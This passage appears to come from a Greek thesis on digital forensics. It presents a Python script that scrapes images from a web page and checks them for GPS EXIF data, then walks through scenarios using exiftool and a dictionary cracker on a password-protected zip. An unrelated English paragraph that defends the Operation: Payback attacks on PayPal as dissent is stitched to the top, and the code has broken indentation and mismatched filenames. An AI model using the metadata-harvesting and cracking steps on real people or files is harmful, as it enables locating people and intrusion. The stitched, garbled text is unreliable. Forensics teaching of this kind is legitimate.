As stated above, the point of Operation: Payback was never to target critical infrastructure of any of the companies or organizations affected. Rather than doing that, we focused on their corporate websites, which is to say, their online "public face". It is a symbolic action - as blogger and academic Evgeny Morozov put it, *a legitimate expression of dissent*.

The background to the attacks on PayPal and the calls to attack Amazon.com



Η εικόνα πάνω δεξιά μας εμφανίζει στοιχεία που αφορούν το -F PDF που δίνουμε στην εντολή όπως το όνομα του εγγράφου,το όνομα του συγγραφέα και το πρόγραμμα στο οποίο συντάχθηκε.Επεκτίνοντας την χρησιμότητα του παραπάνω κώδικα,θα μπορούσαμε να πούμε ότι η δίωξη μέσω αυτού μπορεί να συλλέξει στοιχεία για συντάκτες ή παράνομες οργανώσεις αναλύοντας έγγραφα ή προκηρύξεις που διακινούνται ηλεκτρονικά και να οδηγηθεί στον εντοπισμό τους.

3.6.2 Αναγνώριση φωτογραφικού υλικού

Στην προσπάθεια μας να εμβαθύνουμε περισσότερο στην έρευνα και εξιχνίαση ηλεκτρονικών εγκλημάτων,στην συγκεκριμένη ενότητα θα αναπτύξουμε κώδικα ο οποίος θα μεταφορτώνει φωτογραφίες από συγκεκριμένους ιστοτόπους και τις επεξεργάζεται εξάγοντας λεπτομερή δεδομένα ανάλυσης.

Συσκευές όπως ψηφιακές κάμερες,κινητά τηλέφωνα και υπολογιστές χρησιμοποιούν για την αποθήκευση ηχητικών δεδομένων και εικόνων,το Exif(exchange image file) πρότυπο,το οποίο προσφέρει διάφορες χρήσιμες λειτουργίες χρήσιμες για εγκληματολογική έρευνα.Είναι διαθέσιμο στον χρήστη το εργαλείο exiftool που προσφέρει όλες τις λειτουργίες του προτύπου,το οποίο μπορεί εύκολα από την command line να εγκαταστήσει δίνοντας την εντολή **sudo apt-get install libimage-exiftool-perl**.

Στη συνέχεια θα ενσωματώσουμε στο σύστημα μας το εργαλείο BeautifulSoup με την εντολή **easy_install beautifulsoup4** το οποίο μας δίνει την δυνατότητα να μεταφορτώνουμε HTML και XML δεδομένα από το διαδίκτυο.Στον κώδικα που θα παρουσιαστεί παρακάτω χρησιμοποιούμε την βιβλιοθήκη **urllib2** για να ανοίξουμε και να διαβάσουμε τα χαρακτηριστικά των δεδομένων που μεταφορτώνονται,και συγκεκριμένα για φωτογραφίες,για να μπορέσουμε να τις κατεβάσουμε περιλαμβάνουμε τις ενσωματωμένες στην urllib2,βιβλιοθήκες urlparse και os.

Εφόσον έχουν μεταφορτωθεί οι φωτογραφίες από έναν συγκεκριμένο ιστοτόπο,για να τις εξετάσουμε,προσθέτουμε στον κώδικα την βιβλιοθήκη PIL,αφού πρώτα την έχουμε εγκαταστήσει στο σύστημα κατεβάζοντας αρχικά το **.tar.gz** πακέτο από τον ιστοτόπο www.pythonware.com/products/pil και στη συνέχεια διαδοχικά τις εντολές **tar -xzf Imaging-1.1.7.tar.gz** , cd **Imaging-1.1.7** και **sudo python setup.py install** . Ο κώδικας(**exifFetch.py**) με όλα τα απαραίτητα imports που θα μας επιτρέψει να μεταφορτώσουμε δεδομένα και συγκεκριμένα φωτογραφίες,ώστε στη συνέχεια με τη χρήση του exiftool να τις αναλύσουμε και να αντλήσουμε σημαντικές πληροφορίες

```
import urllib2
import optparse
from urlparse import urlsplit
from os.path import basename
from bs4 import BeautifulSoup
from PIL import Image
from PIL.ExifTags import TAGS

def findImages(url):
    print '[+] Finding images on ' + url
    urlContent = urllib2.urlopen(url).read()
    soup = BeautifulSoup(urlContent)
    imgTags = soup.findAll('img')
    return imgTags
```

```
def downloadImage(imgTag):
    try:
        print '[+] Dowloading image...'
        imgSrc = imgTag['src']
        imgContent = urllib2.urlopen(imgSrc).read()
        imgFileName = basename(urlsplit(imgSrc)[2])
        imgFile = open(imgFileName, 'wb')
        imgFile.write(imgContent)
        imgFile.close()
        return imgFileName
    except:
        return ''

def testForExif(imgFileName):
    try:
        exifData = {}
        imgFile = Image.open(imgFileName)
        info = imgFile._getexif()
        if info:
            for (tag, value) in info.items():
                decoded = TAGS.get(tag, tag)
                exifData[decoded] = value
            exifGPS = exifData['GPSInfo']
            if exifGPS:
                print '[*] ' + imgFileName + \
                 ' contains GPS MetaData'
    except:
        pass

def main():
    parser = optparse.OptionParser('usage %prog "+\
      "-u <target url>')
    parser.add_option('-u', dest='url', type='string',
      help='specify url address')
    (options, args) = parser.parse_args()
     url = options.url
      if url == None:
```

```
        print parser.usage
        exit(0)
    else:
        imgTags = findImages(url)
        for imgTag in imgTags:
            imgFileName = downloadImage(imgTag)
            testForExif(imgFileName)
if __name__ == '__main__':
    main()
```


3.6.2.1 1ο σενάριο:Έρευνα σε Κοινωνικά δίκτυα

Στην εποχή μας,η αυξημένη χρήση των ιστοτόπων κοινωνικής δικτύωσης όπως είναι το **facebook** και το **twitter,**έχει οδηγήσει δυστυχώς και στην αύξηση κρουσμάτων ηλεκτρονικής βίας μέσω αυτών με την δημιουργία ψεύτικων profiles,διακίνηση φωτογραφιών πορνογραφικού,βίαιου ή ρατσιστικού περιεχομένου καθώς και κρούσματα προσέγγισης ανήλικων ατόμων προς αποπλάνηση.


Το παραπάνο λογισμικό θεωρούμε ότι μπορεί να εμφανιστεί ιδιαίτερα χρήσιμο,στην έρευνα και εντοπισμό ανθρώπων που διακινούν ή αναπαράγουν τέτοιο υλικό ή ανθρώπων για τους οποίους έχει γίνει κάποια καταγγελία είτε στην facebook(report για κάποιο λογαριασμό) είτε στην ίδια την δίωξη ηλεκτρονικού εγκλήματος.


Θα παρουσιαστεί παράδειγμα χρήσης του κώδικά,το για στοιχεία κάποιου ύποπτου profile στο facebook για τον οποίο έχει γίνει καταγγελία ή υπάρχουν ενδείξεις ηλεκτρονικής παραβατικότητας όπως αναρτήσεις απαγορευμένου υλικού.**(Να σημειωθεί ότι στα πλαίσια της εργασίας το profile και το όνομα του "υπόπτου" που χρησιμοποιείται,είναι του γράφοντα για λόγους ασφάλειας και μη καταπάτησης ιδιωτικότητας)**

Έστω ότι άνθρωποι της facebook που ειδικεύονται στην ασφάλεια ,έχουν παρατηρήσει ότι το profile κάποιου χρήστη παρουσιάζει ύποπτα στοιχεία λόγω αναρτήσεων παράνομων αρχείων,φωτογραφιών ακατάλληλου περιεχομένου ή καταγγελειών που έχουν γίνει για τον χρήστη και θέλει να εξακριβώσει την **αυθεντικότητα** των στοιχείων του.Σε συνεργασία με την δίωξη ηλεκτρονικού εγκλήματος,η facebook μπορεί να δώσει την άδεια εισόδου εξειδικευμένων ανθρώπων στο profile αυτό.Αυτό το στάδιο παρουσιάζει το παρακάτω στιγμιότυπο





Με τη χρήση του παραπάνω λογισμικού,εφόσον έχει δωθεί η απαραίτητη άδεια,μπορεί να μεταφορτωθεί μια φωτογραφία του υπόπτου προς επεξεργασία και ανάλυση σε έναν φάκελο πχ suspect ο οποίος αρχικά όπως παρατηρούμε στην κονσόλα περιείχε μόνο τον κώδικα του λογισμικού **exifFetch.py,**ενώ εκτελώντας τον κώδικα από την κονσόλα μαζί με το link της εικόνας-στόχου(**python exifFetch.py -u .....**),η εικόνα μεταφορτώνεται στον φάκελο






Εφόσον μεταφορτώθηκε η φωτογραφία με επιτυχία,μπορούμε να εφαρμόσουμε πάνω της το **exiftool** ώστε να αντλήσουμε σημαντικές πληροφορίες στα πλαίσια της έρευνας μας όπως τοποθεσία λήψης της φωτογραφίας,πλήρη στοιχεία για το πρόσωπο που την έβγαλε,ημερομηνία λήψης και πολλά ακόμα που θα μπορούσαν να βοηθήσουν στην πιστοποίηση και στον εντοπισμό του υπόπτου όπως δείχνουν τα τρία ακόλουθα στιγμιότυπα.







Αξίζει να σημειωθεί ότι οι αναλυτές που διαθέτουν την εφαρμογή iPhoto σε Mac OS X,μπορούν κατά την ανάλυση της φωτογραφίας με βάση την τοποθεσία λήψης,να την εντοπίσουν πάνω στον χάρτη κατευθείαν σαν σημείο μέσω GPS .


3.6.2.2 2ο σενάριο:Εξινχίαση ύποπτου πακέτου

Σε αυτό το σημείο θα παρουσιάσουμε ένα δεύτερο σενάριο το οποίο συνδυάζει το λογισμικό της ενότητας 3.3 και το λογισμικό που παρουσιάστηκε πιο πάνω σε αυτήν την ενότητα.Έστω ότι η δίωξη εντοπίζει την διανομή μέσω του διαδικτύου ενός ύποπτου συμπιεσμένου με κωδικό προστασίας αρχείου με την ονομασία **violence.zip** και θέλει να ελέξει και να αναλύσει το περιεχόμενο του για διασταύρωση στοιχείων με αυτά της φωτογραφίας του υπόπτου την οποία μεταφόρτωσε μέσω του **gmail** στον φάκελο suspect2 του υπόπτου όπως φαίνεται παρακάτω.


```
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2$ ls
dictionary.txt  UNIX_Password_Cracker.py
exifFetch.py    Unzip.py
```

```
[+] Dowloading image...
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2$ ls
1795952_580081185465552_8458590677230772521_o.jpg
dictionary.txt
exifFetch.py
UNIX_Password_Cracker.py
Unzip.py
```

```
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2$ exift
ool 1795952_580081185465552_8458590677230772521_o.jpg
ExifTool Version Number         : 9.46
File Name                       : 1795952_580081185465552_84585
90677230772521_o.jpg
Directory                       : .
File Size                       : 203 kB
File Modification Date/Time     : 2015:09:06 20:33:20+03:00
File Access Date/Time           : 2015:09:06 20:34:21+03:00
File Inode Change Date/Time     : 2015:09:06 22:54:15+03:00
File Permissions                : rw-rw-r--
File Type                       : JPEG
MIME Type                       : image/jpeg
JFIF Version                    : 1.02
Resolution Unit                 : inches
```




Η ανάλυση της φωτογραφίας του υπόπτου μας πληροφορεί ανάμεσα στα υπόλοιπα στοιχεία και για το όνομα του.Ακολούθως θα σπάσουμε τον κωδικό του ύποπτου συμπιεσμένου αρχείου και θα ερευνήσουμε το περιεχόμενο του για να δούμε αν τα στοιχεία ταιριάζουν με το παραπάνω όνομα ώστε να προχωρήσει η δίωξη στον εντοπισμό του ατόμου αυτού




```
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2$ pytho
n Zip_File_Password_Cracker.py -f violence.zip -d dictionary.tx
t
[+] Found password arrest

ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2$ ls
1795952_580081185465552_8458590677230772521_o.jpg
dictionary.txt
dictionary.txt~
exiffetch.py
test_pic
Unzip.py
Unzip.py~
violence.zip
Zip_File_Password_Cracker.py
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2$
```

Μεταβαίνουμε στον φάκελο **test_pic** και με την εντολή **xdg-open <filename>** ανοίγουμε μια εικόνα για να δούμε το περιεχόμενο της,έστω της **gun.jpg**

```
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2/test_p
ic$ ls
domesticviolence2.jpg  images.jpeg  violence.jpeg
